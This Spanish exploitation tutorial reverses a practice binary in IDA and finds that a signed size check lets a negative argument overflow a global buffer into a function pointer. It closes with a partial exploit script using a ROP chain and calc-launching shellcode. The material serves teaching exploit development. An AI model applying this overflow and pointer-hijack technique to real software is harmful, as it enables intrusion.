.rdata:0040214C dd 0          ; Characteristics  
.rdata:00402150 dd 588DC87Bh ; TimeStamp: Sun Jan 29 10:48:27 2017  
.rdata:00402154 dw 0          ; MajorVersion  
.rdata:00402156 dw 0          ; MinorVersion  
.rdata:00402158 dd 0Ch         ; Type  
.rdata:0040215C dd 1uh         ; SizeOfData
```

Vemos la referencia vamos allí con X o CTRL X en la misma.

The screenshot shows a debugger interface with three windows. The top window displays assembly code:


```
004010BE shl    eax, 0
004010C1 mov    ecx, [ebp+arg_4]
004010C4 mov    edx, [ecx+eax]
004010C7 push   edx
004010C8 call   ds:atoi
004010CE add    esp, 4
004010D1 mov    [ebp+Size], eax
004010D4 cmp    [ebp+Size], 300h
004010DB jge    short loc_4010F4
```

The middle window shows a memory dump of the string "Mypepe.dll":


```
004010DD push    offset LibFileName ; "Mypepe.dll"
004010E2 call    ds:LoadLibraryA
004010E8 mov    eax, [ebp+Size]
004010EB push    eax
004010EC call    sub_401010
004010F1 add    esp, 4
```

The bottom window shows the assembly code again, with the instruction at address 004010E2 highlighted in yellow. A blue oval highlights the string "Mypepe.dll" in the memory dump window.

Vemos que la carga allí, así que vamos bien, esta parece ser la función main como es un programa de consola, si es así, debería tener como referencia una función que le pasa como argumentos argc argv etc.



Vemos que en la referencia a la función si vamos allí, está el típico llamado a main se ven los argumentos de consola.



Así que 401090 es el main, la renombramos.


```

00401090
00401090
00401090 ; Attributes: bp-based frame
00401090
00401090 ; int __cdecl main(int argc, const char *
00401090 main proc near
00401090
00401090 Size= dword ptr -4
00401090 argc= dword ptr 8
00401090 argv= dword ptr 0Ch
00401090 envp= dword ptr 10h
00401090
00401090 push ebp
00401091 mov ebp, esp
00401093 push ecx
00401094 mov eax, ds:system
00401099 mov dword_403088, eax
0040109E mov ecx, ds:SetProcessDEPPolicy
004010A4 mov dword_403084, ecx
004010AA lea edx, [ebp+Size]
004010AD mov dword_403088, edx
004010B3 cmp [ebp+argc], 2
004010B7 jnz short loc_4010F4

```


No hay buffer en el stack que proteger por eso no agrego un CANARY a pesar de que esta compilado con esa opción.

Comencemos a reversear.



Allí vemos que lee la entrada de la IAT de system, que está en la sección idata, la dirección de dicha api y la mueve a EAX.

A veces si tienen alguna duda con la sintaxis del IDA, usando el keypatch ven la alternativa sencilla hasta que se acostumbren.



Allí ven la entrada de la IAT que lógicamente dice extrn, pues es una api externa al módulo importada para usarla.

Imports			Exports
Address	Ordinal	Name	Library
00402078		_exit	api-ms-win-crt-runtime-l1-1-0
0040207C		_c_exit	api-ms-win-crt-runtime-l1-1-0
00402080		_crt_atexit	api-ms-win-crt-runtime-l1-1-0
00402084		_controlfp_s	api-ms-win-crt-runtime-l1-1-0
00402088		terminate	api-ms-win-crt-runtime-l1-1-0
0040208C		exit	api-ms-win-crt-runtime-l1-1-0
00402090		_initterm_e	api-ms-win-crt-runtime-l1-1-0
00402094		_cexit	api-ms-win-crt-runtime-l1-1-0
00402098		_initterm	api-ms-win-crt-runtime-l1-1-0
0040209C		_p__argv	api-ms-win-crt-runtime-l1-1-0
004020A0		_set_app_type	api-ms-win-crt-runtime-l1-1-0
004020A4		seh_filter_cve	api-ms-win-crt-runtime-l1-1-0
004020A8		system	api-ms-win-crt-runtime-l1-1-0
004020AC		get_initial_narrow_environment	api-ms-win-crt-runtime-l1-1-0
004020B0		_register_onexit_function	api-ms-win-crt-runtime-l1-1-0
004020B4		_initialize_narrow_environment	api-ms-win-crt-runtime-l1-1-0
004020BC		_stdio_common_vfprintf	api-ms-win-crt-stdio-l1-1-0
004020C0		_p_commode	api-ms-win-crt-stdio-l1-1-0

Line 21 of 45

Por supuesto en IMPORTS están las funciones importadas por el módulo y la dirección de la entrada de la IAT muestra 4020a8, así que todo coincide.

```

00401090 push    ebp
00401091 mov     ebp, esp
00401093 push    ecx
00401094 mov     eax, ds:system
00401099 mov     dword_403088, eax
0040109E mov     ecx, ds:SetProcessDEPPolicy
004010A4 mov     dword_403084, ecx
004010AA lea     edx, [ebp+Size]

```

Luego escribe en la variable global 0x403088 que es un dword según IDA.


00401090 ; int __cdecl main(int argc, char *argv, char *envp)	Syntax	Intel
00401090 main proc near	Address	.text:00401099
00401090	Original	mov dword_403088, eax
00401090 Size= dword ptr -4	- Encode	A3 88 30 40 00
00401090 argc= dword ptr 8	- Size	5
00401090 argv= dword ptr 0Ch	Assembly	mov dword ptr [dword_403088], eax
00401090 envp= dword ptr 10h	- Fixup	mov dword ptr [0x403088], eax
00401090	- Encode	A3 88 30 40 00
00401090 push    ebp	- Size	5
00401091 mov     ebp, esp		
00401093 push    ecx		
00401094 mov     eax, ds:system		
00401099 mov     dword_403088, eax		
0040109E mov     ecx, ds:SetProcessDEPPolicy		
004010A4 mov     dword_403084, ecx		
004010AA lea     edx, [ebp+Size]		
004010AD mov     dword_403088, edx		
004010B3 cmp     [ebp+argc], 2		
004010B7 jnz     short loc_4010F4		

NOPs padding until next instruction boundary

Recordamos que en ida si hay un prefijo de tipo de dato delante de una dirección, significa que el contenido de esa dirección es de ese tipo en este caso un dword, al menos es de 4 bytes de largo, además escribe allí la dirección de la api.

Así que renombramos la variable global como p\_system.


Sabemos que es de largo 4 y como guarda una dirección debe ser del tipo puntero, la cambiare.



Como se que es un puntero a una api, puedo sin complicarme mucho poner que es un puntero a algo no conocido.

`void * p_system`

Total no son necesarias definiciones tan precisas pues se castea, lo importante que es un puntero a algo.



Así que en definitiva será una variable del tipo puntero que guardará la dirección de la api system.

```

00401093 push    ecx
00401094 mov     eax, ds:system
00401095 mov     p_system, eax
0040109E mov     ecx, ds:SetProcessDEPPolicy
004010A4 mov     dword_403084, ecx
004010AA lea     edx, [ebp+Size]
004010AD mov     p_system, edx
004010B3 cmp     [ebp+argc], 2

```

Hay otra variable del mismo tipo que guarda la dirección de la api SetProcessDEPPolicy, hago lo mismo.

Lo cambio también en el decompilado del hexrays con f5 y cambiando el tipo ahí, aunque no influye en nada.

The screenshot shows the HexRays decompiler interface. The code editor displays the following C-like pseudocode:

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     rsize_t v3; // ecx@0
4     rsize_t Size; // [sp+0h] [bp-4h]@1
5
6     Size = v3;
7     p_SetDEP = (void *)SetProcessDEPPolicy;
8     p_system = &Size;
9     if ( argc == 2 )
10
11     return 0;
12 }
```

A modal dialog box is open, prompting the user to "Please enter a string". Below it, another dialog box asks "Please enter the type declaration" with the value "void \*p\_system". There are "OK" and "Cancel" buttons at the bottom of this dialog.

Below the code editor, the assembly dump shows:

```
.data:00403020 But          db 64h dup(0)      ; DATA XREF: sub_401010+71o
.data:00403020
.data:00403084 ; void *p_SetDEP
.data:00403084 p_SetDEP      dd 0             ; DATA XREF: sub_401010+171r
.data:00403084
.data:00403088 ; void *p_system
.data:00403088 p_system      dd 0             ; DATA XREF: main+91w
.data:00403088
.data:0040308C             align 10h
.data:00403090 unk_403090    db 0             ; DATA XREF: sub_401050+31o
.data:00403090
```

No tiene mucha influencia esto solo es para mostrar más opciones.

The screenshot shows the assembly dump for the main function. Annotations highlight several variables and instructions:

- Size**: A dword pointer at offset 0x00401090. It is assigned the value of **argc** (dword ptr -4).
- argc**: A dword pointer at offset 0x00401090.
- argv**: A dword pointer at offset 0x00401090.
- envp**: A dword pointer at offset 0x00401090.
- p\_SetDEP**: A pointer to the `SetProcessDEPPolicy` function.
- p\_system**: A pointer to the `p_SetDEP` variable.
- lea**: An instruction at address 0x004010AA that loads the value of **Size** into **edx**.
- mov**: An instruction at address 0x004010AD that moves the value of **p\_system** into **edx**.
- cmp**: An instruction at address 0x004010B3 that compares the value of **argc** (at **ebp+argc**) with 2.
- jnz**: A jump instruction at address 0x004010B7 to the label `loc_4010F4`.

The assembly dump continues below the highlighted area:

```
004010B9 mov      eax, 4
```

Vemos que la variable global `p_system` se reusa y guarda el puntero (usa LEA para hallar la dirección) a la variable `size` que es un dword obviamente casteara para hacerlo en C++ pero acá no importa ambos son punteros.

Normalmente cuando una variable se reusa yo lo que hago es poner barras horizontales ya que no se puede poner la barra inclinada y a continuación el segundo nombre.

Algo como

p\_system\_\_\_\_\_p\_size

jeje y bueno en funciones complejas se reusa mucho y hay que seguir eso.

```
00401090 main prolog
00401090     Size= dword ptr -4
00401090     argc= dword ptr 8
00401090     argv= dword ptr 0Ch
00401090     envp= dword ptr 10h
00401090
00401090     push    ebp
00401091     mov     ebp, esp
00401093     push    ecx
00401094     mov     eax, ds:system
00401099     mov     p_system_____p_size, eax
0040109E     mov     ecx, ds:SetProcessDEPPolicy
004010A4     mov     p_SetDEP, ecx
004010AA     lea     edx, [ebp+Size]
004010AD     mov     p_system_____p_size, edx
004010B3     cmp     [ebp+argc], 2
004010B7     jnz     short loc_4010F4
```

Luego compara argc que es la cantidad de argumentos con 2, así que es el nombre del ejecutable más un argumento, o sea dos en total, si no son dos argumentos saltea todo y sale de la función directamente.

```
004010B9     mov     eax, 4
004010BE     shl     eax, 0
004010C1     mov     ecx, [ebp+argv]
004010C4     mov     edx, [ecx+eax]
004010C7     push    edx
004010C8     call    ds:atoi
004010CE     add     esp, 4
004010D1     mov     [ebp+Size], eax
004010D4     cmp     [ebp+Size], 300h
004010D8     inc     short loc_4010E0
```

Sabemos que argv es un array y que en la posición 0 se guarda la string del nombre del ejecutable y si le sumamos 4 como hace allí obtendrá la dirección de la string del primer argumento.

### argv

An array of null-terminated strings representing command-line arguments entered by the user of the program. By convention, `argv[0]` is the command with which the program is invoked, `argv[1]` is the first command-line argument, and so on, until `argv[argc]`, which is always `NULL`. See [Customizing Command Line Processing](#) for information on suppressing command-line processing.

Luego la pasa esa string a atoi, para tratar de convertirlo a un entero, si no puede dará error.

---

#### Parameters

##### str

String to be converted.

##### locale

Locale to use.

## Return Value



Each function returns the `int` value produced by interpreting the input characters as a number. The return value is 0 for `atoi` and `_wtoi`, if the input cannot be converted to a value of that type.

The screenshot shows two windows of a debugger displaying assembly code. The top window shows the assembly for the `atoi` function:

```
004010B9 mov    eax, 4
004010BE shl    eax, 0
004010C1 mov    ecx, [ebp+argv]
004010C4 mov    edx, [ecx+eax]
004010C7 push   edx, [ecx+eax] ; Str
004010C8 call   ds:atoi
004010CE add    esp, 4
004010D1 mov    [ebp+Size], eax
004010D4 cmp    [ebp+Size], 300h
004010DB jge    short loc_4010F4
```

The bottom window shows the assembly for the calling function:

```
004010DD push   offset LibFileName ; "MyPepe.dll"
004010E2 call   ds:LoadLibraryA
004010E8 mov    eax, [ebp+Size]
004010EB push   eax, [ebp+Size] ; Size
004010EC call   sub_401010
004010F1 add    esp, 4
```

Annotations with arrows point from specific instructions in the top window to corresponding instructions in the bottom window, indicating the flow of control and data between the two functions.

Al volver de atoi ese valor se guarda en la variable size que está en el stack.

```

00401090 ; int _cdecl main(int argc, const char **argv, const char **envp)
00401090     main proc near
00401090
00401090     Size= dword ptr -4
00401090     argc= dword ptr 8
00401090     argv= dword ptr 0Ch
00401090     envp= dword ptr 10h
00401090
00401090     push    ebp
00401091     mov     ebp, esp
00401093     push    ecx
00401094     mov     eax, ds:system
00401099     mov     p_system____p_size, eax
0040109E     mov     ecx, ds:SetProcessDEPPolicy
004010A4     mov     p_SetDEP, ecx
004010AA     lea     edx, [ebp+Size]
004010AD     mov     p_system____p_size, edx
004010B3     cmp     [ebp+argc], 2
004010B7     jnz    short loc_4010F4

```

Call tip window:

```

004010B9 mov     eax, 4
004010BE shl     eax, 0
004010C4 mov     eax, [ebp+Size]

```

94,370) 000004D1 004010D1: main+41

No confundir con la variable global `p_system____p_size` que tiene guardada la dirección de esta misma variable size.

Compara ese valor size que provino de argv con 0x300 y si es mas grande saltea y va al return del main, por supuesto ese size es signed, porque la comparación usando JLE nos dice eso.


```

4     rsize_t Size; // [sp+0h] [bp-4h]@1
5
6     Size = v3;
7     p_SetDEP = (void *)SetProcessDEPPolicy;
8     p_system = &Size;
9     if ( argc == 2 )
10    {
11        Size = atoi(argv[1]);
12        if ( (signed int)Size < 768 )
13            LoadLibraryA("Myopepe.dll");
14        sub_401010(Size);
15    }
16 }
17
18 return 0;
19

```


Al ser signed pasarle un valor negativo, lo tomara como menor que 0x300 por ejemplo si paso -1 será menor considerando el signo a 0x300, y pasará la comparación.

Obviamente si es size se usa como tamaño de una api que lo tome como unsigned podrá haber overflow, pues para dicha api no será un valor negativo sino sin signo, por ejemplo si era -1, para la api que lo tome como positivo será 0xffffffff el máximo positivo.



```
004010D0 push    offset LibFileName ; "MyPepe.dll"
004010E2 call    ds:LoadLibraryA
004010E8 mov     eax, [ebp+Size]
004010EB push    eax                 ; Size
004010EC call    sub_401010
004010F1 add    esp, 4
```

Vemos la función cuyo argumento es el size, a la misma aún no le pusimos nombre ya veremos según lo que hace, entremos en ella.



```
00401010 ; Attributes: bp-based frame
00401010
00401010 ; int __cdecl ingreso(rsize_t Size)
00401010 ingreso proc near
00401010
00401010     Size= dword ptr  8
00401010
00401010     push    ebp
00401011     mov     ebp, esp
00401013     mov     eax, [ebp+Size]
00401016     push    eax                 ; Size
00401017     push    offset Buf      ; Buf
0040101C     call    ds:gets_s
00401022     add    esp, 8
00401025     push    1
00401027     call    p_SetDEP
0040102D     add    esp, 4
00401030     push    offset Buf
00401035     push    offset aHola$   ; "Hola %s\n"
0040103A     call    sub_401100
0040103F     add    esp, 8
00401042     pop    ebp
00401043     retn
00401043 ingreso endp
00401043
```

0000041C 0040101C: ingreso+C

Vemos que hay un gets\_s para ingresar datos así que le pongo a la función el nombre ingreso.

Ese gets\_s tiene como tamaño el size que sabíamos que podía ser un valor que tomado como unsigned podía overflowear el buffer.

# gets\_s, \_getws\_s

Visual Studio 2015 | Otras versiones ▾

Para obtener la documentación más reciente de Visual Studio 2017 RC, consulte [Documentación de](#)

Obtiene una línea del flujo `stdin`. Estas versiones de `gets`, `_getws` tienen mejoras de seguridad, con características de seguridad de CRT.

## Sintaxis

```
char *gets_s(
    char *buffer,
    size_t sizeInCharacters
);
```

Allí vemos que el tamaño la api lo toma como del tipo `size_t`

<code>sig_atomic_t</code> integer	type or object that can be modified as atomic entity, even in presence of asynchronous interrupts; used with <code>signal</code> .
<code>size_t</code> (unsigned <code>_int64</code> or unsigned integer, depending on the target platform)	Result of <code>sizeof</code> operator.

Y este `size_t` es `unsigned`, así que seguro podremos overfloadear el buffer, veamos cuánto es el largo del mismo, aunque ya vimos que lo hacia mal, pero intentaba filtrar los tamaños de `size` mayores que `0x300` así que es muy probable que el `size` del buffer sea ese.

```
00403014 security_cookie dd 0BB40E64Eh
00403018 dword_40301C dd 1
00403020 ; char Buf[100]
00403020 Buf db 64h dup(0)
00403020
00403084 ; void *p_SetDEP
00403084 p_SetDEP dd 0
00403084
00403088 ; void *p_system____p_size
00403088 p_system____p_size dd 0
00403088
0040308C align 10h
00403090 unk_403090 db 0
```

Vemos que el buffer está en la sección data e IDA me dice que el largo del mismo es de `0x64` justo debajo del buffer vemos las variables globales `p_SetDEP` y `p_system____p_size`, así que no hay error, el chequeo de si es mayor de `0x300` incluso permite overfloodear este buffer de `0x64` (100 decimal), sin necesidad de ser negativo, solo con ser el `size` mayor que `0x64`.

```

    .data:00403018 __security_cookie dd 0BB40E64Eh ; DATA XREF: sub_401429:loc_40146Ftr
    .data:00403018 ; sub_401429+61tr ...
    .data:0040301C dword_40301C dd 1 ; DATA XREF: sub_401B18+2tr
    .data:00403020 ; char Buf[100] ; DATA XREF: ingreso+7t0
    .data:00403020 Buf db 64h dup(0) ; ingreso+20t0
    .data:00403084 ; void *p_SetDEP ; DATA XREF: ingreso+17tr
    .data:00403084 p_SetDEP dd 0 ; main+14trw
    .data:00403084 ; void *p_system____p_size ; DATA XREF: main+9trw
    .data:00403084 p_system____p_size dd 0 ; main+1Dtrw
    .data:00403088 align 10h ; DATA XREF: sub_401A58+3t0
    .data:00403098 unk 403098 dh A ; DATA XREF: sub_401A58+3t0

```

Una vez que escriba más que 0x64, seguiré hacia abajo, y podré pisar los punteros guardados allí en la sección data.

Ahora después de que los escriba usara alguna vez esos punteros?

Directorio	Ty	Address	Text
Up	r	ingreso+17	call p_SetDEP
Up	w	main+14	mov p_SetDEP,ecx

Veo en las referencias a p\_SetDEP que hay un call usando ese puntero a la función y que si lo piso con el overflow podría desviar la ejecución.

Justo esta despues del gets\_s así que viene perfecto, hagamos el script.

```

23     ]
24     return ''.join(struct.pack('<I', _ ) for _ in rop_gadgets)
25
26
27
28 shellcode ="\x43\x40\x50\x03\x78\xC7\x40\x04"+ "calc" + "\x83\xC0\x04\x50\x68\x24\x98"
29
30 stdin,stdout = popen4(r'PRACTICA_41.exe -1')
31 print 'ATAQUEA EL DEBUGGER Y APRETA ENTER\r\n'
32 raw_input()
33
34 rop_chain = create_rop_chain()
35 fruta="A" * 0x64 + struct.pack("<L",0x99989796) + rop_chain + shellcode + "\n"
36
37 print stdin
38

```

`it call last:`

Modifico el script que tenia que era bastante similar le dejo -1 como size, total pasará el chequeo y pongo 0x64 Aes para llenar el buffer, y luego por ahora pongo 0x99989796 que supuestamente debería pisar el puntero que está justo debajo.


